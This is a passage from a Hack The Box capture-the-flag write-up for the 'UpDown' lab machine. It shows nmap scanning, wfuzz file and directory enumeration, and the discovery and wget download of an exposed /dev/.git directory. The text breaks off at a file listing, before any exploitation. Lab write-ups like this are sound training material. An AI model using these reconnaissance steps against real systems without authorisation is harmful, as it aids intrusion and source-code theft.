Machine IP: 10.10.11.177

UpDown

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	03 Sep 2022	Medium	30

Author: Arman

- https://github.com/ArmanHZ
- https://app.hackthebox.com/profile/318304

Initial Enumeration

As for every machine, we run an `nmap` scan first.


```
# Nmap 7.92 scan initiated Mon Oct 10 00:48:17 2022 as: nmap -sC -sV -v -oN nmap/initial_scan 10.10.11.177
Nmap scan report for siteisup.htb (10.10.11.177)
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
|   256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
|_  256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
```

```
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Is my Website up ?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We see that there are only 2 ports open. An `Apache 2.4.41` server, running on `Ubuntu` OS and `OpenSSH 8.2p1` service.

Performing an all port scan does not result in more open ports. So, let us check the web page.

Checking the Web Page



Welcome,

Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

http://google.com ☐ Debug mode (On/Off)

siteisup.htb

We see a simple web page with an input field.
The banner suggests us that we can check whether a website is up or not.
We can also see `siteisup.htb`. We should add that to our `/etc/hosts` file for resolving the IP to that domain, as well as future enumeration.


```
# /etc/hosts
10.10.11.177 siteisup.htb
```

Now let us enumerate the web page.

Enumerating the Web Page

Without running any tools, first let us try to understand what the website does.

Providing `https://www.google.com/` with the debug enabled, we get the following:



Welcome,

Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

http://google.com □ Debug mode (On/Off)

Check


https://www.google.com/

seems to be down.

Debug mode:

siteisup.htb

Let us try the site itself `http://siteisup.htb/` :



Welcome,

Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

http://siteisup.htb/

is up.

Debug mode:

```
HTTP/1.1 200 OK
Date: Wed, 30 Nov 2022 03:00:06 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1131
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>

  <head>
    <meta charset='utf-8' />
```

siteisup.htb

We get a result. This may lead to a `Local File Inclusion (LFI)` vulnerability.
To potentially exploit this vulnerability, we need to find said files. We can do this by using a tool such as `wfuzz` to enumerate files and directories.

Attacking the Web Page

We will be using `SecLists` (https://github.com/danielmiessler/SecLists)


```
# Performing a file scan
wfuzz -c -w ~/SecLists/Discovery/Web-Content/raft-medium-files.txt --hc 404
http://siteisup.htb/FUZZ
# Output
==================================================================
ID     Response   Lines      Word         Chars          Request
==================================================================
00001:   C=200     39 L       93 W       1131 Ch        "index.php"
00149:   C=403      9 L       28 W        277 Ch        ".htaccess"
00371:   C=200     39 L       93 W       1131 Ch        "."
00529:   C=403      9 L       28 W        277 Ch        ".html"
00527:   C=200    320 L      675 W       5531 Ch        "stylesheet.css"
00798:   C=403      9 L       28 W        277 Ch        ".php"
01556:   C=403      9 L       28 W        277 Ch        ".htpasswd"
01822:   C=403      9 L       28 W        277 Ch        ".htm"
```

```
02092:   C=403       9 L       28 W         277 Ch        ".htpasswds"
04616:   C=403       9 L       28 W         277 Ch        ".htgroup"
05163:   C=403       9 L       28 W         277 Ch        "wp-forum.phps"
07069:   C=403       9 L       28 W         277 Ch        ".htaccess.bak"
08678:   C=403       9 L       28 W         277 Ch        ".htuser"
11449:   C=403       9 L       28 W         277 Ch        ".ht"
11450:   C=403       9 L       28 W         277 Ch        ".htc"

# Performing a directory scan
wfuzz -c -w ~/SecLists/Discovery/Web-Content/raft-medium-directories.txt --hc 404
http://siteisup.htb/FUZZ
# Output
=====================================================================
ID     Response   Lines      Word         Chars          Request
=====================================================================
00127:   C=301       9 L       28 W         310 Ch        "dev"
04227:   C=403       9 L       28 W         277 Ch        "server-status"
04255:   C=200      39 L       93 W        1131 Ch        "http://siteisup.htb/FUZZ"
```

We find some interesting files and directories.

Let us test whether we can access the `403` code files using the potential `LFI` vulnerability.

Trying for `.htaccess`:



Welcome,

Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

http://google.com □ Debug mode (On/Off)

Check

http://siteisup.htb/.htaccess

seems to be down.

Debug mode:

siteisup.htb


We do not get anything.

Navigating to `dev` directory, we also get a blank page. Checking the source also yields nothing.

We can enumerate the `dev` directory further.
Using `wfuzz` on `dev` directory:

```
# File scan
wfuzz -c -w ~/SecLists/Discovery/Web-Content/raft-medium-files.txt --hc 404
http://siteisup.htb/dev/FUZZ
# Output
=================================================================
ID     Response   Lines      Word         Chars          Request
=================================================================
00001:   C=200       0 L         0 W            0 Ch        "index.php"
00149:   C=403       9 L        28 W          277 Ch        ".htaccess"
00371:   C=200       0 L         0 W            0 Ch        "."
00529:   C=403       9 L        28 W          277 Ch        ".html"
00798:   C=403       9 L        28 W          277 Ch        ".php"
01556:   C=403       9 L        28 W          277 Ch        ".htpasswd"
01822:   C=403       9 L        28 W          277 Ch        ".htm"
01927:   C=301       9 L        28 W          315 Ch        ".git"
02092:   C=403       9 L        28 W          277 Ch        ".htpasswds"
04616:   C=403       9 L        28 W          277 Ch        ".htgroup"
05163:   C=403       9 L        28 W          277 Ch        "wp-forum.phps"
07069:   C=403       9 L        28 W          277 Ch        ".htaccess.bak"
08678:   C=403       9 L        28 W          277 Ch        ".htuser"
11449:   C=403       9 L        28 W          277 Ch        ".ht"
11450:   C=403       9 L        28 W          277 Ch        ".htc"
```

The `.git` directory is very interesting. Navigating to it, we get:



siteisup.htb/dev/.git/

Index of /dev/.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2021-10-20 19:40	21	
branches/	2021-10-20 19:40	-	
config	2021-10-20 19:42	298	
description	2021-10-20 19:40	73	
hooks/	2021-10-20 19:40	-	
index	2021-10-20 19:42	521	
info/	2021-10-20 19:40	-	
logs/	2021-10-20 19:40	-	
objects/	2021-10-20 19:40	-	
packed-refs	2021-10-20 19:40	112	
refs/	2021-10-20 19:40	-	

Apache/2.4.41 (Ubuntu) Server at siteisup.htb Port 80

We can download the files using `wget`.


```
wget --recursive --no-parent http://siteisup.htb/dev/.git/
```

Inside the `.git`, you should have this:

```
ls -Al

total 80
drwxr-xr-x 2 dw dw 4096 Nov  1 22:19  branches
-rw-r--r-- 1 dw dw  298 Oct 20  2021  config
-rw-r--r-- 1 dw dw   73 Oct 20  2021  description
-rw-r--r-- 1 dw dw   21 Oct 20  2021  HEAD
drwxr-xr-x 2 dw dw 4096 Nov  1 22:19  hooks
-rw-r--r-- 1 dw dw  521 Oct 20  2021  index
-rw-r--r-- 1 dw dw 2884 Nov  1 22:18  index.html
-rw-r--r-- 1 dw dw 2884 Nov  1 22:18 'index.html?C=D;O=A'
-rw-r--r-- 1 dw dw 2884 Nov  1 22:18 'index.html?C=D;O=D'
